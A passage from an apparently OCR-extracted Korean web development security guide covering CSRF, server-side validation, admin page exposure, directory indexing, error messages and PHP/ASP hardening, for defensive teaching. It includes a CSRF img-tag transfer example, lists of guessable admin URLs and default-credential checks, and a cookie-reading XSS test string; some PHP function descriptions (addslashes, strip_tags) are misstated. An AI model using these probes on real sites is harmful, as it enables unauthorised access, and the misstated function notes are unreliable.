Hidden Form 필드, 쿠키, URL Parameter 등을 통해서 클라이언트(웹 브라우저) 로 전달된 값을 다시 받아서 사용하는 경우 임의로 변경될 가능성이 있기 때문에, 이를 방어할 수 있는 수단을 제공해야 한다.
주로 회원정보 변경 모듈에 사용자의 key 값(예, id)를 hidden form 필드로 전송한 후, 이를 다시 받아서 update 에 사용하는 경우가 있는데, 공격자가 이 값을 변경할 경우 다른 사용자의 정보를 변경할 수 있는 취약점이 존재한다.

특히 정보 재전송을 이용한 CSRF(Cross-Site Request Forgery)공격은 로그인한 피해자의 브라우저가 취약한 웹 어플리케이션에 요청을 보내도록 하여 피해자 대신 선택된 작동을 수행하도록 한다.
이것에 가장 많이 이용되는 방법이 URL Parameter 등을 통한 인증방법이다.
CSRF 와 XSS 의 가장 큰 차이점은 XSS 이 정보 유출에 관심을 두고 있다면, CSRF 는 제 3 자를 통한 공격에 관심을 두고 있다.

그러므로 CSRF 는 XSS 보다 발생 빈도는 낮을 수 있지만 그 영향은 크다고 할 수 있을 것이다.

다음에 몇 가지 CSRF 에 대한 공격 시나리오를 생각해 볼 수 있다.

예 1) 게시판에 자동으로 글을 쓰는 스크립트를 삽입하여 사용자가 글을 읽는 것만으로 자동으로 글이 써져서 등록됨


예 2) 쇼핑몰에서 자동으로 특정 물품을 장바구니에 담고 주문을 할 수 있는 스크립트를 삽입하여 사용자가 글을 읽는 것 만으로 자동으로 특정 물품을 구매하게 할 수 있음

예 3) 임의의 게시판에서 글을 읽으면 자동으로 특정 계정이 생성되는 스크립트를 삽입하여 운영자가 글을 읽는 것만으로도 특정 계정생성이나 사용자 권한 변경이 가능하게 할 수 있음

예 4) 금융 혹은 업무 시스템의 게시판에서 이체 및 거래에 관련된 스크립트를 삽입하여 특정 권한이 인증된 상태에서 글을 읽는 것만으로도 의도된 거래를 하게 할 수 있음

위의 이해하기 쉬운 사례 이외에도 더 많고, 위험한 시나리오가 가능하다.

아래는 위의 예 1)을 설명한 그림이다.



위의 그림에서 확인할 수 있듯이 사용자는 본인의 의지와 상관없이 “명령”을 수행하게 된다.

실행을 하기 위한 가장 간단한 방법은 아래의 예와 같이 IMG TAG 를 사용하는 것이다.
물론 이런 경우 이외에도 다양한 방법으로 일반사용자에게 특정 명령을 위임할 수 있다.

예) <img src=”http://www.sample.com/transfer.jsp?from=user1&to=user2”>

3.1.7.2 점검방법

HTML 소스에서 FORM 필드 확인 후, 해당 값이 어떻게 사용되는지를 소스에서 확인해야 한다. 또한 쿠키, GET 방식의 사용이 남용/오용의 우려 없이 바람직하게 되고 있는지 점검해야 한다.

3.1.7.3 시정방법

가급적이면 정보를 재 전송하는 방법을 사용하지 말고, 사용할 필요가 있다면 해당 값의 무결성을 검사할 수 있는 루틴(예, 해쉬값 비교) 추가하거나 또는 서버 세션을 사용하도록 한다.
모든 권한처리도 문제가 없도록 서버에서 안전한 방법으로 처리하도록 한다.
또한, GET 방식과 POST 방식의 입력을 구별하기 위해 서버에서 확실하게 분리하여 처리하는 것도 바람직하다.

CSRF 를 방어하기 위해서는 기본적으로 위의 시정방법을 적용하되, 더불어 XSS 취약점 방어와 중요한 페이지 재 인증 등의 대응 방안이 고민되어야 한다.

3.1.8 서버 검증 수행

3.1.8.1 내용설명

Javascript, VBScript 등을 사용한 사용자 입력 값 점검 루틴은 우회될 수 있기 때문에, 서버에서 최종 점검하는 것이 필요하다. 물론 서버의 부하를 줄이기 위해서 1 차적으로 클라이언트 레벨에서 점검할 수 있으나, 보안 통제 수단으로 사용할 수 없다.
예를 들어 첨부파일 업 로드 기능에 스크립트 파일의 전송을 제한하기 위해서 파일 확장자 검사를 script 를 사용해서 웹 브라우저 레벨에서 수행할 경우, 공격자는 해당 script 를 변조해서 서버에 원하는 스크립트 파일을 전송할 수 있다.

3.1.8.2 점검방법

HTML 및 웹 어플리케이션 소스 리뷰를 수행한다.

3.1.8.3 시정방법

중요한 항목의 경우 UI Script 등을 통한 UI 값 검증과 같은 수준의 서버 검증을 수행하도록 한다.

3.1.9 배포모듈 보안

3.1.9.1 내용설명

Java Applet, ActiveX, Flesh 등을 사용해서 RIA, X Internet 어플리케이션을 작성하는 경우, 클라이언트에서 실행되는 컴포넌트에 중요 정보를 하드코딩 해서는 안 된다.

배포모듈이 사용하는 정보파일의 노출이나, Java 코드를 역컴파일 하는 경우가 있을 수 있다. 주로 서버관련 정보, 데이터베이스 접속 정보 등이 해당된다.
또한, RIA 등의 제품들은 각기 다른 동작 메커니즘을 가지고 있으며, 이런 제품들의 특징을 이용한 침해 및 정보유출 사고가 발생할 수도 있다.

3.1.9.2 점검방법

소스를 리뷰 한다.

3.1.9.3 시정방법

클라이언트에 중요 정보를 저장하지 말고, 필요할 경우 암호화를 사용한다.
또한 각 클라이언트 모듈의 동작 메커니즘을 잘 파악하여 이를 통한 보안 우회를 허용하지 않도록 한다.

3.1.10 HTTP POST 메소드 사용

3.1.10.1 내용설명

사용자로부터 중요 정보를 받을 때는 POST Method 를 사용해야 한다. 만약, GET 방식으로 중요한 정보가 전송될 경우 해당 정보가 공격자에게 쉽게 노출될 뿐만 아니라, 사용자 컴퓨터의 Cache 또는 Web 서버 Log 에 저장되어 정보 유출의 가능성이 존재한다. 또한 GET 방식으로 전송을 할 경우 만료된 페이지의 구현에도 제약을 받을 수 있다.
웹 프록시 도구 등을 통해 전송되는 데이터를 위조할 경우 POST 방식도 GET 방식과 마찬가지 레벨로 위조가 가능하다.
그러므로 POST 방식을 사용하는 것 자체가 보안을 강화한다고 할 수는 없지만, 정보의 노출 수준을 고려해 볼 때 도구를 사용하지 않은 일반인에 의한 공격 시도의 가능성은 상대적으로 줄일 수 있다.

3.1.10.2 점검방법

소스에서 FORM METHOD="POST" 로 지정되어있는 것을 확인한다. 만약 별도로 METHOD 를 지정하지 않았을 경우에는 GET 으로 설정되므로 주의한다.
URL 을 문자열로 조합하여 만들어 사용하는 경우도 GET 으로 사용하는 것이므로 주의한다. 특히 목록의 상세조회, 화면 페이징의 경우 이런 경우가 많으니 주의하도록 한다.

3.1.10.3 시정방법

가급적이면, GET 방식으로 사용되는 것을 POST 방식으로 변경한다.
불가피 하게 GET 방식을 써야 한다면, 중요정보가 노출이 되었는지 확인해야하며, 중요정보인 경우 해시 등의 암호화를 통해서 값의 위변조를 확인해야 한다.
GET 방식인 경우 상대적으로 접근이 용이 하므로 인증/권한체계를 보다 밀도 있게 적용해야 한다.

3.1.11 데이터 전송 보안

3.1.11.1 내용설명

정보는 네트워크환경을 이용하여 전송되므로 전송선로에서 정보를 가로채거나, LAN 인 경우 스니핑 등의 도구를 통하여 정보를 확인할 수 있다.
정보의 중요도에 따라 SSL 등을 사용한 암호와 통신을 적용해야 한다. SSL 은 자료 전송 시 암호화를 지원하므로, 민감한 정보는 어플리케이션 레벨의 암호화를 고려해야 한다.
필요한 경우 별도의 외부 솔루션을 도입하여 구현한다.

데이터 전송 보안 뿐만 아니라 데이터의 외부 유출 시 문제가 없도록 바람직한 암호화를 통한 데이터의 저장을 권장한다. 개인 정보 보호 수준과도 밀접한 관계가 있다.
암호화를 통해 데이터를 관리할 경우 일반적인 문제점들은 다음과 같으며 이러한 문제점들은 적극 해결하도록 해야한다.

- 민감한 데이터임에도 암호화하지 않음
- 자체 제작한 신뢰할 수 없는 알고리즘 사용
- 해킹 방법이 노출된 취약한 알고리즘의 사용
- 부적절한 키 관리

3.1.11.2 점검방법

서버로 전송되는 정보에 대한 보안이 구현되어 있는지 확인한다.
또한 대외로 유출될 수 있는 중요한 정보가 암호화 되어 있는지도 확인한다.

3.1.11.3 시정방법

전송 보안이 필요한데도 불구하고 구현이 되어있지 않으면 SSL 적용, 외부 솔루션 도입, 어플리케이션 구현 등을 통하여 구현하도록 한다.
중요 데이터인 경우 가장 적절한 암호화 알고리즘을 이용하여 암호화 하도록 한다.

3.1.12 페이지 Cache 사용

3.1.12.1 내용설명

중요 정보를 보여주는 화면에 no-cache 설정을 하지 않을 경우, 로그아웃을 한 이후에도 “뒤로 가기” 버튼을 사용해서 해당 내용을 볼 수 있는 위험이 존재한다.
특히, 한 PC 로 다수의 사용자가 사용하는 경우 더욱 주의하여야 한다.
또한, 브라우저의 성능을 개선하기 위해서 html, 이미지 등의 웹 자원을 PC 에 캐시를 하는 경우가 있는데 중요한 정보가 PC 에 캐시 되지 않도록 주의해야 한다.

3.1.12.2 점검방법

중요 정보 페이지를 열어본 후, 로그아웃을 한다. 웹 브라우저의 “뒤로”버튼을 눌렀을 때 이전 내용이 보이는지 확인

3.1.12.3 시정방법

캐시 방지 설정을 위해서 HTML Head 부분에 아래 내용을 추가한다.


```
<META http-equiv="Pragma" content="no-cache"/>
<META http-equiv="Expires" content="0"/>
<META http-equiv="Cache-Control" content="no-cache"/>
```

위의 방법은 일반적인 방법이며, 브라우저마다 다르게 동작할 가능성이 있으므로 브라우저 별 방법을 잘 확인해야 한다.
브라우저의 특성으로 인해 위의 HTML 방식이 잘 동작하지 않는다면 HTTP 헤더에 값을 설정하는 것도 고려해 볼 수 있다.
또한, GET 방식으로 전송할 경우 뒤로 가기 방지가 안될 수 있으므로 POST 방식을 사용하도록 한다.

3.1.13 에러 메시지 표현

3.1.13.1 내용설명

웹 어플리케이션 사용시 메모리 부족, Null Pointer Exception, 시스템 콜 실패, 데이터베이스 접속 에러, 네트워크 타임아웃 등 다양한 에러가 발생한다.
어플리케이션에서 발생하는 이러한 에러 메시지나 사용자 에러 메시지는 악의의 사용자가 웹 서버를 공격하는 데 상당한 힌트를 제공한다. 따라서 에러 메시지를 출력할 경우에는 이런 점을 고려하여 외부에 많은 정보를 제공하지 않도록 해야 한다.
예컨대 WAS 나 웹 서버의 오류 메시지는 어느 지점에서 오류가 발생했는지, 어떤 데이터베이스를 연결하는데 오류가 발생했는지 등의 상세한 정보를 나타내는 경우가 많다.
또한, 사용자 인증 과정에서 흔히 볼 수 있는 “사용자 ID 가 없습니다.”, “비밀번호가 잘못되었습니다” 와 같은 메시지들은 사용자에게 편의를 제공할 수 있지만, 공격자로 하여금 해당 ID 로 공격이 가능하다는 점을 알려줄 수 있다. 따라서 “사용자 ID 혹은 비밀번호가 잘못되었습니다.” 와 같이 변경하는 것이 좋다.



[그림 2] 에러페이지 예제

3.1.13.2 점검방법

웹 어플리케이션에 로그인 하여 다양한 에러를 발생시켜 본다.
데이터베이스와의 연결을 끊어 발생시키는 것도 하나의 예이다.

3.1.13.3 시정방법

에러가 발생한 경우 시스템에 대한 최소한의 정보만을 표시하도록 하고, 발생한 에러의 정도나 횟수에 따라 악의적인 공격을 탐지할 수 있도록 설계한다.
HTTP 서버나 WAS 에서 에러페이지를 지정하거나 Application 에서 구현하여 사용하도록 한다.

3.1.14 운영자 페이지 관리

3.1.14.1 내용설명

운영자 페이지는 웹 서비스의 사용자나 데이터, 콘텐츠를 손쉽게 관리하기 위한 목적으로 다양한 기능과 권한을 갖고 있고 이는 웹 페이지의 운영에 매우 중요한 역할을 하고 있으므로 일반사용자는 인증을 통과하지 못하도록 할 뿐 아니라 일반사용자가 사이트 운영자 페이지를 볼 수 없도록 해야 한다. 그러나 일반적으로 추측하기 쉬운 URL(ex: /admin, /manager)을 사용하고 있어, ID/패스워드에 대한 크랙 또는 접근 허가 정책에 대해 요청하는 부분의 정보를 변경함으로써 접근이 가능한 경우가 많다.

웹 관리자의 권한이 노출될 경우 웹 페이지의 변조뿐만 아니라 취약성 정도에 따라서 웹 서버의 권한까지도 노출될 위험성이 존재한다.

3.1.14.2 점검방법

1) 일반적으로 많이 사용하는 운영자 페이지 명을 입력하여 운영자 페이지가 존재하는지 확인한 후 운영자 페이지에 기본 운영자 계정 및 패스워드를 입력하여 패스워드 취약점을 점검한다 (※관리자 계정 예 : admin, administrator, manager 등)
   http://admin.test.com
   http://www.test.com/admin/
   http://www.test.com/manager/
   http://www.test.com/master/
   http://www.test.com/system/
2) 특정 회사의 웹 어플리케이션을 사용하는 경우 해당 회사에서 판매 시 제공하는 기본 계정 및 패스워드를 이용하여 취약점을 점검한다.(※ 특정 제품에 대한 기본계정 및 패스워드는 검색사이트를 검색하여 쉽게 알 수 있다.)
3) 사용자 인증을 통과하여 접속한 페이지에 대하여 인증 과정 없이 중간 페이지에 접속하여 접속이 가능한지를 점검한다.
   http://www.test.com/admin/main.asp
   http://www.test.com/admin/menu.html

3.1.14.3 시정방법

1) /admin, /administrator, /adm 등과 같이 운영자 페이지의 존재를 쉽게 유추할 수 있는 경로명 사용을 제한해야 한다. 일반사용자의 접근이 불필요한 관리자 로그인 페이지 주소를 유추하기 어려운 이름으로 변경한다.
2) 운영자 로그인 아이디와 패스워드 또한 유추하기 어려운 값으로 변경하고 주기적으로 패스워드를 변경하도록 한다.
3) 중요한 정보를 가진 웹 서버의 특정 페이지들은 운영자 또는 특정 사용자만 접근할 필요가 있다. 운영자 페이지에 접근 가능한 사용자를 IP 또는 HTTP Basic 인증 등과 같은 접근 제어 설정을 이용하여 서버에서 접근 제어를 실시해야 한다.

   [Apache Web Server 예제]
   (관리자 페이지가 /lgsec/admin 아래 저장되어 있고, 관리자 IP 가 192.168.0.101 인 경우)


```
<Directory “/lgsec/admin”>
 Deny from all
 Allow from 192.168.0.101
</Directory>
```

4) 운영자 페이지로 접근 가능한 URL 을 HTML 페이지 내에 포함되지 않도록 하고 허용된 사용자에 한해 해당 접근 URL 을 공유토록 해야 한다.

3.1.15 디렉토리 인덱싱

3.1.15.1 내용설명

디렉터리 인덱싱은 index.html, index.asp 등과 같이 웹 서버에서 인덱스 파일로 지정한 파일이 디렉터리에 존재하지 않을 경우, 해당 디렉터리의 하위 디렉터리와 파일의 목록을 열람할 수 있도록 하는 기능이다.
인덱싱 기능이 활성화 되어 있을 경우 웹 브라우저 상에 웹 컨텐츠 디렉터리 내용이 그대로 공개되어, 공격자가 특정 디렉터리에 존재하는 파일의 목록 정보를 획득할 수 있으며 이를 다운로드 받을 수 있다.



[그림 3] 디렉터리 구조 노출

또한 운영 환경에 임시적으로 생성했던 파일 또는 백업을 목적으로 생성한 파일, 웹 서버 또는 웹 어플리케이션을 설치할 때 기본적으로 제공하는 테스트 목적의 파일들이 존재할 수 있다. 이러한 파일들이 노출되어 공격자가 다운 받을 경우 웹 서버, 웹 어플리케이션 서버 등의 환경 설정, 웹 어플리케이션의 소스가 노출되거나 데이터베이스 정보가 노출될 수 있고, 기본적으로 제공되는 매뉴얼 등의 파일을 통해서 해당 서버의 정보가 노출될 수 있으므로 주의해야 한다.

3.1.15.2 점검방법

1) 해당 웹 페이지의 URL 에 디렉터리 경로를 직접 입력하여 디렉터리 내용이 보이는지 점검한다.
   http://www.test.com/admin/
   http://www.test.com/manager/
2) 웹 어플리케이션 설치 디렉터리 및 웹 디렉터리 이하에서 .bak, .old, .tmp 등의 서비스 제공에 불필요한 파일이나 임시/백업 파일들이 있는지 검색한다.
3) 웹 서버나 웹 어플리케이션 서버 설치 시 자동 생성되는 파일(예, tomcat-docs, 샘플) 등 외부에 정보를 노출할 수 있는 디렉토리나 파일이 존재하는지 검색한다.

3.1.15.3 시정방법

1) 웹 서버 혹은 웹 어플리케이션 서버에서 디렉터리 인덱싱 기능을 비활성 시킨다.
[Tomcat 예제]

```
<!—web.xml-->
<init-param>
        <param-name>listings</param-name>
        <param-value>false</param-value>
</init-param>
```

2) 웹 소스가 위치한 웹 디렉터리에서 임시/백업 파일 및 설치 파일의 존재여부를 조사하여 이를 삭제한다.
3) 웹 서버나 웹 어플리케이션 서버 설치 시 자동 생성되는 파일 중 외부에 정보를 노출할 수 있는 매뉴얼 파일, 샘플 등을 조사하여 이를 삭제한다.

3.1.16 보안 로그 활용

3.1.16.1 내용설명

사용자의 보안 위협 시도에 대해서 관련 기록을 저장하고, 위험도에 따라 공격 내용을 시스템 운영자에게 알리는 등 실시간 또는 정기적으로 검토할 수 있도록 준비해야 한다.

3.1.16.2 점검방법

보안 로그의 구현 여부를 확인한다.

3.1.16.3 시정방법

1) 다음과 같은 경우 로그를 생성한다.
- 다수의 공격 시도 (SQL Injection, XSS, 세션 변조 등), 스크립트 업로드 시도 등
2) 로그로 남길 때 다음과 같은 내용을 기록한다.
- 위험도, 공격 유형, 공격자 정보(IP, ID 등), 발생시간, 대상 페이지 이름, 전송 파라메터 값 등

3.1.17 기타

개발 언어 및 기술특성에 따른 보안 특성을 반영한다.

3.1.17.1 Java

1) Java Class 역컴파일 문제
Java 언어의 Byte-code 특성으로 인하여 Java class 는 쉽게 역컴파일이 가능하다. 만약 Java Applet 에 중요 정보(예, 원격지 접속을 위한 Id/Password, DB Query, 직접 제작한 암호화 알고리즘, 프로그램 로직 등)를 hard-coding 했다면, 이를 발견한 공격자는 해당 정보를 악용할 수 있는 위험이 존재한다. 따라서 외부로

전송되는 Java Class 파일에는 중요 정보를 hard-coding 하는 것을 지양해야 한다.

2) Secure Code guidelines (Sun Microsystems)
http://java.sun.com/security/seccodeguide.html
Sun Microsystems 에서는 Java 프로그램 개발 시 고려해야 할 다양한 보안 사항을 제공하고 있다.

3.1.17.2 ASP

(※ Visual Basic, C++, C# 등을 사용한 모든 ASP 에 적용)
1) include 파일을 보호하자
2) Server.HTMLEncode
- 용도 : 특정 문자열에 대한 HTML encoding 을 수행한다. 사용자가 입력한 값으로 HTML 페이지를 구성하기 전에 사용하면 Cross-Site Scripting 공격에 효과적이다.
- 적용 가능한 IIS : IIS 5.0 이상
- 사용법
<%= Server.HTMLEncode("<script>alert(document.cookie);</script>") %>
- 결과
<script>alert(document.cookie); </script>
3) Server.URLEncode
4) Session.Abandon
- 용도 : Session 객체에 저장되어 있는 모든 정보를 삭제한다. 사용자 로그아웃 프로세스에 사용해서 기존 세션 정보를 보호하기 위해서 사용할 수 있다.
- 적용 가능한 IIS : IIS 5.0 이상
- 사용법
<% Session.Abandon %>
5) Session.Timeout
- 용도 : Session 객체의 Time-out 시간을 분단위로 지정한다. 사용자로부터 지정된 시간동안 요청이 없을 경우 세션이 자동으로 끊어진다.
- 적용 가능한 IIS : IIS 5.0 이상
- 사용법
A. Session.Timeout : 세션 Timeout 시간을 기본값인 10 분으로 설정한다.
B. Session.Timeout = 15 : 세션 Timeout 시간을 명시한다. 이 경우는 15 분으로 설정한다. (권장 시간 : 4 분 ~ 20 분)
6) ASPError 객체의 output 을 사용자에게 전달하지 말자.
7) DB 접근을 위해서 COM+ 객체를 사용을 고려하자.
8) SQL 쿼리를 ASP 에서 직접 생성하는 것을 지양하고, Stored procedure 를 사용하는 것을 고려하자.
- 직접 생성 방식
strQuery = "SELECT something FROM db WHERE foo='" + variable1 + "' AND bar='" + variable2 + "';"
- Stored procedure 를 사용한 생성 방식
strQuery = sp_something(variable1, varible2)

3.1.17.3 PHP

1) [PHP 4 이상] 환경 설정(php.ini) 내용 중 register_global 을 “on”으로 설정할 경우, PHP 스크립트의 변수 값을 임의로 변경할 수 있는 취약성이 있다. 따라서 register_global 은 “off”로 설정한 후, $_GET, $_POST 문을 사용해서 사용자가 전달한 값을 얻어야 한다.

register_global = off

2) PHP 스크립트 오류를 사용자에게 보내지 않기 위해서 PHP 환경 설정 파일(php.ini)에서 아래와 같이 설정한다.

log_errors = On

display_errors = Off

3) utf8_decode()
- 용도 : UTF-8 형식의 입력 값을 ISO-8859-1 형식으로 전환해준다. 필터링 규칙을 적용하기 전에 사용할 것을 권장한다.
- 적용 가능한 PHP : PHP 3.0.6 이상

4) strip_tags()
- 용도 : 문자열로 부터 HTML 테그와 PHP 테그를 없앤다. 사용자가 입력한 값을 HTML 화면에 출력할 경우 사용해서 Cross-Site Scripting 공격을 대비할 수 있다.
- 적용 가능한 PHP : PHP 3.0.8 이상
- 사용법

  A. strip_tags(‘<script>’); : 모든 HTLL, PHP 테그를 제거한다.

  B. strip_tags(‘<script>’, ‘<script><iframe>’) : 첫번째 인자로 전달된 문자열에서 두번째 인자로 지정된 태그를 제거한다.

5) htmlspecialchars()
- 용도 : 특정 문자열에 대한 HTML encoding 을 수행한다. 사용자가 입력한 값으로 HTML 페이지를 구성하기 전에 사용하면 Cross-Site Scripting 공격 대비를 위해서 사용할 수 있다.
- 적용 가능한 PHP : PHP 3 이상
- 사용법

  htmlspecialchars(“Test”)

- 결과

  Test

6) addslashes()
- 용도 : DB Query 와 같이 인용된 부분 앞에 역슬래쉬를 붙여서 반환한다. 해당 문자에는 작은 따옴표, 큰따옴표, 역슬래쉬, NULL 이 있다. SQL Injection 공격을 위해서 사용한다.
- 적용 가능한 PHP : PHP 3 이상

3.1.17.4 AJAX

1) AJAX(Asynchronous JavaScript + XML) 는 JavaScript 의 XmlHttpRequest 를 통해서 동작하며 최근 많은 시스템에서 AJAX를 이용하고 있다.
AJAX는 새로운 기술이 아니고 기존의 기술을 조합한 새로운 개념이다.
그렇기 때문에 기존 전형적인 방법의 웹 시스템과 보안적인 측면에서 크게 다르지 않다.
2) AJAX는 사용자의 상호작용을 필요하지 않으므로 XSS 이나 CSRF 공격에 유용하다.

즉, 서버로 정보를 전송하는데 사용자의 동의가 필요 없을 뿐만 아니라 사용자가 인식하기 힘들기 때문에 더욱 주의를 기울여야 된다.

3) AJAX 기술을 사용할 경우에는 반드시 값의 위조여부를 서버에서 확실하게 검증해야 하며, 부적합한 파라메터가 입력되지 않도록 해야 한다.

3.2 웹 시스템 보안 점검 결과 분석 및 시정조치

1) 표준 웹 시스템 보안 체크리스트의 내용 중에서 프로젝트에 적용되는 항목을 측정한다.
2) 점검 결과가 '아니오'로 해당되는 항목에 대해서는 원인에 따라서 시정 계획을 작성한다.
3) 시정 계획에 따라 시정조치를 수행하고 시정 결과를 기록하도록 한다.
4) 해결하기 힘든 웹 시스템 보안이슈는 프로젝트 이슈로 등록하고 별도로 관리한다.

3.3 정기 보고

1) 웹 시스템 보안 담당자는 각 단계별 혹은 정기적인 웹 시스템 보안 검토의 진행 상황 및 결과를 보고한다.
2) 웹 시스템 보안 검토에 따른 보고는 검토 결과, 시정 계획, 시정 결과로 구별하여 수행한다.

#별첨 1. OWASP Top 10 취약점과 웹 개발 보안 가이드 비교

OWASP Top 10 2007	OWASP Top 10 2004	웹 개발 보안 가이드 v3.2
A1. 크로스 사이트 스크립팅 (XSS)	A4. 크로스 사이트 스크립팅 (XSS)	5. Cross-Site 스크립팅
A2. 인젝션 취약점	A6. 인젝션 취약점	4. SQL Injection
A3. 악성 파일 실행 (신규)		2. 업로드 취약점
A4. 불안전한 직접 객체 참조	A2. 훼손된 접근 제어 (2007 년 Top10 에서는 분리됨)	3. 다운로드 취약점 6. 사용자 권한 테이블 10. HTTP POST 메소드 사용
A5. 크로스사이트 리퀘스트 변조 (CSRF) (신규)		7. 사용자 재 전송 10. HTTP POST 메소드 사용
A6. 정보 유출 및 부적절한 오류 처리	A7. 부적절한 오류 처리	13. 에러메시지 표현
A7. 훼손된 인증 및 세션 관리	A3. 훼손된 인증 및 세션 관리	1.쿠키와 세션의 사용
A8. 불안전한 암호화 저장	A8. 불안전한 저장	11. 데이터 전송 보안
A9. 불안전한 통신 (신규)	A10. 불안전한 구성 관리 부분에서 논의됨	11. 데이터 전송 보안
A10. URL 접근 제한 실패	A2. 훼손된 접근 제어 (2007 년 Top10 에서는 분리됨)	6. 사용자 권한 테이블 10. HTTP POST 메소드 사용
<2007 년에 삭제 >	A1. 검증되지 않은 입력	8. 서버 검증 수행
<2007 년에 삭제 >	A5. 버퍼 오버 플로우	
<2007 년에 삭제 >	A9. 서비스 거부	
<2007 년에 삭제 >	A10. 불안전한 구성 관리	14. 운영자 페이지 관리 15. 디렉토리 인덱싱